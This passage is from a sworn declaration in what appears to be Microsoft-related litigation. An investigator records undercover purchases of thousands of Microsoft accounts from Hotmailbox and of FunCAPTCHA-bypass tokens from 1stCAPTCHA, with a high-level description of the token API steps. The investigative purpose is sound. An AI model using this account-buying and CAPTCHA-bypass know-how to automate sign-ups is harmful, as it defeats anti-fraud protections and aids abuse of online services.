


Fig. 3

19. Also on or about September 5, 2023, while still located in New York City, I navigated to the Hotmailbox payment portal, as seen in Figure 4, and deposited \$50.00 USD in BTC through payment processor Cryptomus Pay. The recipient BTC address was bc1qclne6hdnr9jvrgmr8q0z2xcdwzkkjm382p9ysc, as seen in Figure 4A. I received a payment confirmation, as seen in Figure 4B.




Fig. 4




Fig. 4A




Fig. 4B

20. Following the deposit, I navigated to the Hotmailbox main page where I was able to buy MSAs, as seen in Figure 5. I purchased 9,300 MSAs, including 2,500 Outlook MSAs, as seen in Figure 5A and Figure 5B; 2,500 Outlook Domain MSAs; 2,500 Hotmail MSAs; 1,500

Outlook Trusted MSAs; 150 Outlook MSAs containing the country code top-level domain (ccTLD) for the country of Spain, and 150 Outlooks MSAs containing the ccTLD for the Republic of Korea.




Fig. 5




Fig. 5A




Fig. 5B

21. My review of MSA registration logs provided by Microsoft relating to the first two Outlook accounts listed in Fig. 5B confirmed that the vipejiat0@outlook.com account was created on or about September 6, 2023, at or about 12:52:10 AM, and the fensyvitrimu@outlook.com account was also created on or about September 6, 2023, at or about 12:52:10 AM.

#### IV. 1<sup>st</sup>CAPTCHA UNDERCOVER BUYS

22. On or about August 24, 2023, I navigated to [www.1stCAPTCHA.com](http://www.1stCAPTCHA.com) and viewed the landing page, as seen in Figure 6. I scrolled down the page to see the “Supported CAPTCHA Types & Pricing” and specifically observed one of the supported CAPTCHA types was



FunCAPTCHA for Outlook with a price of \$2.50 per 1,000 tokens and a touted accuracy of 100%, as noted in Figure 6A.




Fig. 6




Fig. 6B

23. On or about August 30, 2023, I navigated back to 1stCAPTCHA and created an account, as seen in Figure 7. I deposited \$50.00 USD worth of BTC into my 1stCAPTCHA

account using the payment processor Sellix. The recipient BTC address, which is a unique identifier that serves as a virtual location where cryptocurrency may be sent, was bc1q6agg5ng0lgylc3uudrxelc9gr5ky9ltejhau5l. I also deposited \$50.00 USD worth of BTC into my 1stCAPTCHA account using the payment processor Cryptomus Pay. The recipient BTC address was bc1q0rme2vjlc2jpgfpv4x452hl6q02npgjrfa9zkq.




Fig 7

24. While investigating how to buy tokens on 1stCAPTCHA, I sent a message to the 1stCAPTCHA provided Telegram contact, 1stCAPTCHA.com, @the\_1stcaptcha. When I asked where I could purchase FunCAPTCHA tokens, the 1stCAPTCHA contact responded, “Bypass reCAPTCHA, HCAPTCHA, FunCAPTCHA, Image CAPTCHA for the cheapest price and fastest. No user interaction required...,” as seen on Figure 8. I also communicated with the 1stCAPTCHA Messenger contact and asked about a tutorial. The 1st Captcha contact responded on or about August 31, 2023 that “you deposit money and then use the default apikey. For each successful request, the system will automatically deduct money,” as seen in Figure 9.




Fig. 8




Fig. 9

25. On or about October 10, 2023, I logged into 1stCAPTCHA.com and navigated to docs.1stcaptcha.com where I located instructions to create a script to integrate with the 1stCAPTCHA Application Programming Interface (API). I know from my training and experience that an API is a set of rules and specifications that allow different software applications

to interact with each other and exchange data. Specifically, 1stCAPTCHA provides a token API that allows a user to input three parameters into a string of code that when executed in my browser, will return certain values, such as a TaskID and a token, as well as an indication of success or failure. As seen in Figure 10, the required parameters are (1) an API Key (or an “apikey,” which authenticates the user and allows their API to interact with other software applications) unique to my user account, to be used for accounting and payment; (2) a FunCAPTCHA sitekey, which is in the target website; and (3) the siteURL, which is the browser address where the FunCAPTCHA appears.




Fig. 10

26. Obtaining the token is a two-step process. First, using the input parameters discussed in Figure 10, a user enters a string of code to return a unique TaskID, as seen in Figure 11. Second, the TaskID is added to a new string of code that, when run, will return a token, as

seen in Figure 12, that is submitted in the webpage via JavaScript, which then indicates that the CAPTCHA puzzle was solved successfully.



Fig. 11



Fig.12

27. After running Step 2, in Figure 12, I successfully obtained a “token,” as seen in Figure 13.<sup>4</sup> On or about October 12, 2023, a representative from Arkose Labs (Microsoft’s

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<sup>4</sup> I understand that Paragraph 5 of the Boffa Declaration contains a description of the how these CAPTCHA-defeating “tokens” function, familiarity with which is presumed.

CAPTCHA provider) confirmed that the token I purchased from 1stCAPTCHA on or about October 10, 2023, was valid.





Fig. 13

28. On or about October 12, 2023, while located in New York City, I logged into 1stCAPTCHA.com and purchased ten additional tokens in the same manner described above.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 1<sup>st</sup> day of December, 2023 in Washington, D.C.

  
Christopher Stangl

# Exhibit 1

**Christopher Stangl**

BERKELEY RESEARCH GROUP, LLC

██

Direct: ██████████  
██

**SUMMARY**

Christopher Stangl is a managing director in BRG’s Cybersecurity and Investigations practice. A veteran FBI Agent, he spent his law enforcement career investigating cybercrime, shaping national cyber policy, and working directly with private industry through the Federal Bureau of Investigation’s public/private partnerships. His tenure in government encompassed the full range of cyber threats facing corporations and individuals, from ransomware to advanced persistent threats.

